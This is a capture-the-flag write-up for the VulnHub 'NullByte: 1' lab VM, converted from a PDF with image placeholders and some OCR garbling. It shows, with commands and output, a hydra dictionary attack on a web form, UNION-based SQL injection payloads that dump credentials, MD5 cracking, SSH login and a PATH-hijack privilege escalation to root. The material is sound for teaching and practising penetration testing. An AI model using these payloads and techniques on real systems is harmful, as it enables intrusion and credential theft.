NullByte: 1


Enumeration

finding the hidden subdirectory

perform nmap scanning first & found 3 open ports //ssh was opened on port 777

```
└$ nmap -sC -sV 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-19 10:21 EST
Nmap scan report for 192.168.83.131
Host is up (0.0025s latency).
Not shown: 997 closed ports
     STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.10 ((Debian))
 _http-server-header: Apache/2.4.10 (Debian)
 _http-title: Null Byte 00 - level 1
111/tcp open rpcbind 2-4 (RPC #100000)
  rpcinfo:
    program version port/proto service
    100000 2,3,4 111/tcp rpcbind
100000 2,3,4 111/udp rpcbind
100000 3,4 111/tcp6 rpcbind
100000 3,4 111/udp6 rpcbind
100024 1 33895/tcp6 status
    100024 1
                        35629/tcp status
    100024 1
100024 1
                        37780/udp status
                        52323/udp6 status
777/tcp open ssh
                        OpenSSH 6.7p1 Debian 5 (protocol 2.0)
 ssh-hostkey:
    1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
    2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
    256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
    256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

visit the http website & found this note, but nothing much we can find here





If you search for the laws of harmony, you will find knowledge.


checking the page source code & we found that the big eye image was a gif file

```
2 <head><title>Null Byte 00 - level 1</t:
3 <body>
4 <center>
5 <img src="main.gif">
6  If you search for the laws of harm
7 </center>
8
9 </body>
9 </body>
10 physical properties a found these results /*
phpmyadmin seems interesting here
uploads & javascript nothing we can enumerate there
```

1 <html>


*/

checking /phpmyadmin






testing the root without password credential but it failed




after spending some time enumerating the subdirectories & nothing much we can find, so let's check out the main.gif

check the main.gif metadata & found something suspicious in the comment section




since we've performed so many enumeration nothing much we can found here, so let's try some raw guess, probably the weird text in the Comment was the hidden subdirectory?

& it seems that we're correct! it's a subdirectory



extracting info from the hidden subdirectory

so it seems that we need a key to bypass this screen



checking the page source code & we found something interesting here

- 1) the form is not connected to the mysql, so it's a fixed credential that used to compare in the if else statement
- 2) the password is not complex, so it might be a password in rockyou.txt?

```
*/
1
2 <center>
3 <form method="post" action="index.php">
4 Key:<br>
5 <input type="password" name="key">
6 </form>
7 </center>
8 <!-- this form isn't connected to mysql, password ain't that complex --!>
```

if we enter the wrong key it'll return the following string 'invalid key'

```
8
9 <center>
    <font color='red'>
      invalid kev
    </font>
  </center>
  <br>
  <center>
1
    <form method="post" action="index.php">
2
      Key:<br>
3
      <input type="password" name="key">
4
    </form>
5 </center>
6 <!-- this form isn't connected to mysql, password ain't
```

let's use hydra to perform a dictionary attack on the key param & we found the key!


```
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/nullByte]

$ hydra -l '' -P /usr/share/wordlists/rockyou.txt 192.168.83.131 http-post-form '/kzMb5nVYJw/index.php:key=^PA
SS^:invalid key' -t 40

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-19 11:52:15
[DATA] max 40 tasks per 1 server, overall 40 tasks, 14344399 login tries (l:1/p:14344399), ~358610 tries per tas
k
[DATA] attacking http-post-form://192.168.83.131:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[STATUS] 10022.00 tries/min, 10022 tries in 00:01h, 14334377 to do in 23:51h, 40 active
[80][http-post-form] host: 192.168.83.131 password: elite
```

now we're in! enter username?? probably this part are linked to the mysql



testing entering nothing 2 result returned

EMP ID :1

EMP NAME : ramses

EMP POSITION:

EMP ID :2

EMP NAME : isis

EMP POSITION : employee

Fetched data successfully

checking is there any db error by playing with the usrtosearch get param

enter " as the value

```
GET /kzMb5nVYJw/420search.php?usrtosearch=" HTTP/1.1

Host: 192.168.83.131

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/201001(

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imaç

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.83.131/kzMb5nVYJw/index.php

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0
```

& it shows SQL syntax error!

```
HTTP/1.1 200 OK

2 Date: Tue, 19 Jan 2021 22:33:10 GMT

3 Server: Apache/2.4.10 (Debian)

4 Vary: Accept-Encoding

5 Content-Length: 168


6 Connection: close

7 Content-Type: text/html; charset=UTF-8


8

9 Could not get data: You have an error in your SQL syntax; check the manual that corresponds
```


4 is not the correct one



3 is the correct columns number



so use UNION ALL technique to dump the databases //seth db was kinda interesting here



dump seth db tables & there's only 1 table 'users'



dump the users table columns


```
1 GET /kzMb5nVYJw/420search.php?usrtosearch=
                                                                                                                        1 HTTP/1.1 200 OK
   i"+UNION+ALL+SELECT+1,GROUP_CONCAT(0x7c,column_name,0x7c),3+from+information_schema.columns
+where+table_name%3d'users'%23 HTTP/1.1
                                                                                                                        2 Date: Tue, 19 Jan 2021 23:36:45 GMT
                                                                                                                        3 Server: Apache/2.4.10 (Debian)
 2 Host: 192.168.83.131
                                                                                                                        4 Vary: Accept-Encoding
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
                                                                                                                        5 Content-Length: 146
                                                                                                                        6 Connection: close
                                                                                                                        7 Content-Type: text/html; charset=UTF-8
5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate
   Referer: http://192.168.83.131/kzMb5nVYJw/index.php
                                                                                                                        9 EMP ID :1 <br>
                                                                                                                            EMP NAME : |id|,|user|,|pass|,|position| <br>
   Connection: close
 9 Upgrade-Insecure-Requests: 1
                                                                                                                            EMP POSITION : 3 <br>
10 Cache-Control: max-age=0
                                                                                                                           Fetched data successfully
12
```

dump the data out!

//ramses user credential?? it seems like base64 encoded

```
1 GET /kzMb5nVYJw/420search.php?usrtosearch=
                                                                                                                                       HTTP/1.1 200 OK
   ""-UNIONALL+SELECT+1, GROUP_CONCAT(0x7c,id,',',user,',',pass,',',position,0x7c,'\n'),3+from +seth.users%23 HTTP/1.1
                                                                                                                                       Date: Tue, 19 Jan 2021 23:27:50 GMT
Server: Apache/2.4.10 (Debian)
2 Host: 192.168.83.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
                                                                                                                                       Vary: Accept-Encoding
Content-Length: 208
                                                                                                                                       Connection: close
                                                                                                                                       Content-Type: text/html; charset=UTF-8
 6 Accept-Encoding: gzip, deflate
                                                                                                                                    9 EMP ID :1 <br/>EMP NAME : |1,ramses,YzZkNmJkN2ViZjgwNmYOM2M3NmFjYzM2ODE3MDNiODE,|
 Referer: http://192.168.83.131/kzMb5nVYJw/index.php
 8 Connection: close
 9 Upgrade-Insecure-Requests: 1
                                                                                                                                   10 , |2, isis, -- not allowed--, employee|
10 Cache-Control: max-age=0
                                                                                                                                        EMP POSITION : 3 <br>
                                                                                                                                       Fetched data successfully
```

decoding it & we got a hash??



analyzing the unknown hash & we got the idea that it's a MD5 hash

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

c6d6bd7ebf806f43c76acc3681703b81

Analyze

Hash: c6d6bd7ebf8o6f43c76acc36817o3b81

Salt: Not Found

Hash type: MD5 or MD4


Bit length: 128

Character length: 32

Character type: hexidecimal

so let's dump the hash to crackstation & we got the plaintext password!





Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash Type Result c6d6bd7ebf806f43c76acc3681703b81 md5 omega

getting initial foothold

now we've gathered the intels, probably ramses user was a valid user in the unix system & it used the following credential as it's unix system user credential?

let's access it using ssh with the credential found & we're in!

```
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/nullByte]
$ ssh -p 777 ramses@192.168.83.131
ramses@192.168.83.131's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 07:05:22 2021 from 192.168.83.129
ramses@NullByte:~$
```

Post Exploitation

Privilege Escalation

ramses -> root

checking for suid bit that we can abuse & it seems like we've found a weird suid binary in the /var/ www/backup directory

//it's owned by root user too, so we can execute it as a root user

```
ramses@NullByte:~$ find / -perm -u=s -user root -type f -exec ls -l {} 2>/dev/null \;
-rwsr-xr-x 1 root root 562536 Mar 23 2015 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 13796 Nov 28 2014 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 5372 Feb 25 2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9540 Apr 15 2015 /usr/lib/pt_chown
-rwsr-xr-- 1 root messagebus 362672 May 28 2015 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root mail 96192 Feb 12 2015 /usr/bin/procmail
-rwsr-xr-x 1 root root 52344 Nov 20 2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 38740 Nov 20 2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 43576 Nov 20 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 78072 Nov 20 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18064 Nov 28 2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 53112 Nov 20 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 176400 Mar 12 2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 1081076 Feb 18 2015 /usr/sbin/exim4
-rwsr-xr-x 1 root root 4932 Aug 2 2015 /var/www/backup/procwatch
-rwsr-xr-x 1 root root 38868 Nov 20 2014 /bin/su
-rwsr-xr-x 1 root root 34684 Mar 30 2015 /bin/mount
-rwsr-xr-x 1 root root 26344 Mar 30 2015 /bin/umount
-rwsr-xr-x 1 root root 96760 Aug 13 2014 /sbin/mount.nfs
ramses@NullByte:~$
```

checking what does the procwatch binary does, it seems like a normal ps command output here

```
ramses@NullByte:~$ /var/www/backup/procwatch
PID TTY TIME CMD
20285 pts/0 00:00:00 procwatch
20286 pts/0 00:00:00 sh
20287 pts/0 00:00:00 ps
ramses@NullByte:~$
```

normal ps command output

```
ramses@NullByte:~$ ps
PID TTY TIME CMD
20255 pts/0 00:00:00 bash
20288 pts/0 00:00:00 ps
ramses@NullByte:~$
```

so this one it seems that we might be able to abuse the suid bit to get a root shell by exploiting the PATH variable

create a malicious ps binary that execute /bin/bash shell

```
ramses@NullByte:~$ cat > ps
#!/bin/sh
/bin/bash -p
^C
ramses@NullByte:~$ chmod +x ps
ramses@NullByte:~$
```

add our current directory name that stored the malicious ps binary to the PATH variable ramses@NullByte:~\$ export PATH=\$(pwd):\$PATH ramses@NullByte:~\$ echo \$PATH /home/ramses:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games now let's execute the procwatch binary & voila our euid are root now! ramses@NullByte:~\$ /var/www/backup/procwatch bash-4.3# id uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses) bash-4.3# now go to the root directory & capture our proof.txt bash-4.3# cat proof.txt adf11c7a9e6523e630aaf3b9b7acb51d It seems that you have pwned the box, congrats. Now you done that I wanna talk with you. Write a walk & mail at xly0n@sigaint.org attach the walk and proof.txt If sigaint.org is down you may mail at nbsly@n@gmail.com USE THIS PGP PUBLIC KEY BEGIN PGP PUBLIC KEY BLOCK— Version: BCPG C# v1.6.1.0 mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ Q3tO375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK +z9pml0J5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe YcvzcQHwzXj6hvtcXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2×5MG5AZ21haWwu Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6gn116Lf5mAScNS HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts70FPhc3ilbYA2Fz7q m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn XQk6Oc7xWEgxLH+IjNQgh6V+MTce8fOp2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58 kjxYRRryD57olIyb9GsQgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/N8 TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU Gms= =PiAO -END PGP PUBLIC KEY BLOCK—

bash-4.3#